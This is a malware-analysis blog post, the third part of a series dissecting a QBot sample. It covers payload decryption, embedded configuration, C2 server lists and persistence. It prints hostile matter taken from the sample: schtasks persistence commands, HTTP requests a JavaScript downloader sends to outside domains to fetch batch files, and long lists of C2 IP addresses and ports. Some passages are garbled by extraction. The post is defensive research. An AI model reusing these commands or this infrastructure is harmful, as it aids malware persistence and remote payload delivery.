Malware and Stuff



An old enemy – Diving into QBot part 3


By hackingump / May 5, 2020

Hello everyone:-).

I am continuing my analysis on QBot with this article. If you didn't read my previous posts, I've already covered the packer[1] as well as various QBot's anti analysis measurements and process injection[2].

In this blog post I will explain how the jump to the actual payload is performed. I will also cover its resources, decrypt them and take a quick look at the C2 servers which are used by this QBot sample. Finally I will finish off by talking about how QBot achieves persistence and my current progress reversing its networking capabilities.

Jumping to the DLL entry point




Overview of how the entry point is reached

As I've already explained in my previous posts, QBot is packed by default and after unpacking itself, it injects into explorer.exe via NtWriteVirtualMemory. The injected

process writes the actual payload in form of a DLL into newly allocated memory.

Let's take a look at the injected code first. It is a PE Executable and contains multiple resources. The resource with the identifier 307 is the Dynamic Linked Library in encrypted form.



Resources in the mentioned PE

The mentioned resource is loaded into memory, decrypted and written onto the heap. Again a new memory area is allocated with VirtualAlloc and filled with the DLL. Finally it jumps to the entry point of the Dynamic Linked Library and the actual payload is running, masqueraded as explorer.exe.

Dissecting the DLL

After dumping the decrypted DLL, I took a deeper look at it. We are not finished with resources here.

The Dynamic Linked Library contains more and all three of them can be decrypted again. I did not look at the arithmetic details of this decryption routine, but I identified the used function.

undefined4 __cdecl DecryptContent(int encryptedBuf,uint encBufLen,LPCSTR constant)

```
int heapMem;
  int qbotStruct;
  undefined4 retVal;
 heapMem = iHeapAlloc(encBufLen);
  *(int *)(qbotStruct + 0x424) = heapMem;
  if (heapMem == 0) {
    return 0xfffffffc;
  if (constant != (LPCSTR)0x0) {
    FUN_002b3b57(constant);
  if (((encBufLen < 0x28) ||</pre>
      (heapMem = DecryptionAlgorithm1((void *)(encBufLen - 0x14),encryptedBuf,0x14), heapMem < 0))</pre>
     && ((*(ushort *)(qbotStruct + 0x420) == 0 ||
         (heapMem = DecryptionAlgorithm1
                               ((void *)encBufLen,qbotStruct + 0x400,
                                (uint)*(ushort *)(qbotStruct + 0x420)), heapMem < 0)))) {</pre>
LAB 002b3c33:
    if (*(int *)(qbotStruct + 0x424) != 0) {
      iHeapFree();
    retVal = 0xffffffffb;
 }
 else {
    *(int *)(qbotStruct + 0x42c) = heapMem;
    *(int *)(qbotStruct + 0x428) = heapMem;
    if ((*(byte *)(qbotStruct + 0x438) & 4) != 0) {
      encryptedBuf = 0;
      heapMem = DecryptionAlgorithm2(&encryptedBuf);
      if (heapMem < 0) goto LAB_002b3c33;</pre>
      iHeapFree();
      *(int *)(qbotStruct + 0x424) = encryptedBuf;
      *(int *)(qbotStruct + 0x428) = heapMem;
    retVal = *(undefined4 *)(qbotStruct + 0x428);
 }
  return retVal;
```

Routine used for decrypting resources

This makes our analysis way easier, since we can just save a virtual machine state, patch the stack parameter used by FindResourceA to get a handle to one of them resources and unpack them one after another.



Patching the resource to search for

Here is a sum up of all three resources:

307 QBot config


```
In [7]: hexdump.hexdump(data[0x7fa70-0x50:0x7fa70+0x100])
000000000: B7 13 2A 58 DE 5F DA D2 AD 21 73 AC 71 15 37 BB
..*X._...!s.q.7.
000000010: 89 E3 88 E4 9D B2 74 CF F9 DB A3 25 31 39 C8 D1
```

QBot is delivered with an embedded configuration. They were already covered by multiple other reports, for example one published by Vitali Kremez[3]. It is suspected that the parameter 10 holds the botnet's name, which would be spx85 here. The parameter 3 might hold the config time in UNIX. I did not confirm any of those assumptions though.

310 JavaScript payload

The resource with 310 identifier holds a JavaScript file which is dropped on demand. I patched the binary in such way so that it is decrypted on purpose.

It tries to masquerade itself as a WPL file in the user's folder.



Furthermore the following command is executed by the script in order to persist it:

```
"C:\Windows\system32\schtasks.exe" /create /tn {A08689C8-7EC5-4C51-9737-AFCDFCA848CC} /tr "cmd.exe /C \"start /MIN C:\ Windows\system32\cscript.exe //E:javascript \"C:\Users\blackbeard\csipij.wpl\"\" sudhfdus" /sc WEEKLY /D TUE,WED /ST 12:00:00 /F
```

AV vendors classify this sample as a downloader and I verified this. The file tries to download different BATCH files from different domains and schedules them via schtasks.exe.

```
Time ... Process Name PID Operation Path Detail
435.5. "Sccorpt, exe 435.6. "Scorpt, e
```

schtasks.exe is used to run the mentioned files

```
# HTTP requests sent to download the mentioned files
GET /datacollectionservice.php3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32;
WinHttp.WinHttpRequest.5)
Host: north.drwongandassociates.com
GET /datacollectionservice.php3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32;
WinHttp.WinHttpRequest.5)
Host: inmotion.heatherling.com
GET /datacollectionservice.php3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32;
WinHttp.WinHttpRequest.5)
Host: qth.w3wvg.com
```

311 C2 Servers

The final resource contains an insane amount of IP addresses. I am confident that the last number is the destination port of the corresponding IP.

```
174.82.131.155;0;995
173.172.205.216;0;443
71.233.73.222;0;995
208.126.142.17;0;443
68.14.210.246;0;22
96.57.237.162;0;443
74.138.18.247;0;443
47.40.244.237;0;443
71.213.61.215;0;995
216.201.162.158;0;443
72.38.44.119;0;995
47.41.3.57;0;443
67.250.184.157;0;443
47.153.115.154;0;443
173.79.220.156;0;443
108.27.217.44;0;443
75.81.25.223;0;995
67.209.195.198;0;3389
65.30.12.240;0;443
66.222.88.126;0;995
184.191.62.24;0;995
79.113.157.79;0;443
80.14.209.42;0;2222
73.163.242.114;0;443
```


108.185.113.12;0;443 24.99.180.247;0;443 75.105.224.113;0;993 216.8.170.82;0;2222 173.184.96.161;0;443 173.175.29.210;0;443 58.177.238.186;0;443 87.201.206.22;0;443 89.137.211.38;0;443 31.5.172.53;0;443 68.187.28.217;0;2222 156.96.45.215;0;443 89.136.105.188;0;443 74.102.83.89;0;443 23.24.115.181;0;443 72.90.243.117;0;0 188.27.16.17;0;443 65.96.36.157;0;443 121.123.79.63;0;443 173.3.244.208;0;443 86.124.109.100;0;443 78.97.116.41;0;443 173.22.120.11;0;2222 24.202.42.48;0;2222 108.54.103.234;0;443 24.121.254.171;0;443 47.205.150.29;0;443 104.220.197.187;0;443 5.15.73.173;0;443 83.25.14.84;0;2222 47.202.98.230;0;443 24.46.40.189;0;2222 72.190.124.29;0;443 72.16.212.107;0;465 173.3.132.17;0;995 70.166.158.118;0;443 24.229.245.124;0;995 71.187.170.235;0;443 49.191.6.183;0;995 97.78.107.14;0;443 174.52.64.212;0;443 188.26.131.41;0;443 104.34.122.18;0;443 70.126.76.75;0;443 24.184.5.251;0;2222 201.152.111.104;0;995 68.6.145.21;0;443 197.207.170.78;0;443 50.244.112.10;0;443 72.142.106.198;0;465 173.173.68.41;0;443 24.110.14.40;0;443 100.4.185.8;0;443 72.36.59.46;0;2222 41.97.3.25;0;443 5.2.149.216;0;443 81.103.144.77;0;443 74.33.70.220;0;443 71.77.231.251;0;443 100.1.239.189;0;443 206.169.163.147;0;995

96.41.93.96;0;443 98.190.24.81;0;443 5.237.57.127;0;2222 67.7.2.109;0;2222 75.110.250.89;0;443 68.204.164.222;0;443 5.14.118.122;0;443 24.55.152.50;0;995 5.12.213.152;0;2222 94.53.92.42;0;443 70.57.15.187;0;993 100.38.123.22;0;443 78.96.177.188;0;443 46.153.111.112;0;995 73.226.220.56;0;443 104.152.16.45;0;995 70.62.160.186;0;6883 216.104.200.187;0;443 72.188.81.12;0;443 188.27.17.115;0;443 93.114.246.195;0;443 73.142.81.221;0;443 12.5.37.3;0;443 73.169.47.57;0;443 24.201.79.208;0;2078 64.121.69.241;0;443 184.176.139.8;0;443 98.219.77.197;0;443 50.29.166.232;0;995 24.168.237.215;0;443 206.255.163.120;0;443 24.110.96.149;0;443 100.40.48.96;0;443 24.61.47.73;0;443 68.174.15.223;0;443 63.155.135.211;0;995 75.82.228.209;0;443 74.222.204.82;0;443 77.81.20.66;0;2222 47.153.115.154;0;993 69.246.151.5;0;443 71.77.252.14;0;2222 24.37.178.158;0;443 209.213.30.152;0;443 86.123.95.59;0;2222 72.29.181.77;0;2078 64.19.74.29;0;995 76.23.204.29;0;443 68.49.120.179;0;443 50.244.112.106;0;443 98.213.28.175;0;443 74.96.151.6;0;443 47.180.66.10;0;443 98.164.253.75;0;443 188.24.255.148;0;443 72.209.191.27;0;443 36.77.151.211;0;443 184.180.157.203;0;2222 67.61.192.14;0;443 71.12.214.209;0;2222 70.120.149.173;0;443

66.69.202.75;0;2222 89.137.162.193;0;443 174.126.224.51;0;443 68.225.250.136;0;443 225.250.136;0;443

I've continued to investigate them and mapped them to their locations. It seems that most of them are located in the USA:

Country	Number ip addresses
USA	106
Romania	20
Canada	6
Algeria	2
Indonesia	1
Uganda	1
Saudi Arabia	1
Iran	1
United Kingdom	1
Mexico	1
Australia	1
Hong Kong	1
France	1
United Arab Emirates	1



Maltego graph with entered IP addresses

Persistence

Just as a quick reminder, the DLL file is the payload that is written memory, the PE Executable is the file that decrypts this Dynamic Linked Library.

The DLL persists the PE Executable via task scheduling:

```
"C:\Windows\system32\schtasks.exe" /create /tn {16753DD8-
A521-4218-A67B-D26BE4D2866C} /tr
"\"C:\Users\blackbeard\AppData\Roaming\Microsoft\Wgciqj\csip
ij.exe\"" /sc HOURLY /mo 5 /F
```

QBot can be executed with different parameters and before the process above was created, the PE Executable is run with parameter /W:

```
"C:\Users\blackbeard\AppData\Roaming\Microsoft\Wgciqj\csipij
.exe" /W
```

This seemed a bit irritating, as I identified this parameter to be used for debugging/testing purposes. An analysis report at hatching.io[4] came to the same conclusion. I did not verify it, but this process might be created before to test wether the upcoming steps will be executed properly. This is just a thesis though and I did not confirm it.

Networking

Before I am finishing my blog article here, I wanted to talk about what I've discovered about the sample's networking capabilities.

- Independent from the c2 adresses that are embedded into resources, QBot also has IP addresses which are hardcoded into the file. So far I've identified one of them, the decryption algorithm is the same, I've already mentioned in my previous blog post[5].
- It tries to fetch the victim's IP address by sending a HTTP to ip-adress.com and parse the response. Probably sending the victim's address to the c2 server.
- One C2 server with the IP adress 23.49.13.33 is contacted on port 7000.

Conclusion

Each time I start analysing and write about QBot, I am telling myself: "This will be my last blog post about QBot, I will finish my analysis here"

Well I've told myself this already 2 times, so I will stop doing that ;-). There is still way more to discover and to learn.

If I've made any mistakes in my analysis, feel free to tell me! I wanted to take a look at the networking capabilities next time.

Stay healthy!

loCs

- Packed QBot:
 8d4a8cca5bb7f155349143add6324252d6572122a119c47c2bb68212dc524fda
- UnpackedDLL: 60d6a908515ce29d568bc9d2df91ed6f121e89736fc6cf1fd3840c6ffca0fa3f
- Extracted JS:
 bf04e191be67b11a69b87d93252ababe4a186a7bc746d110c897bd355d190ffa

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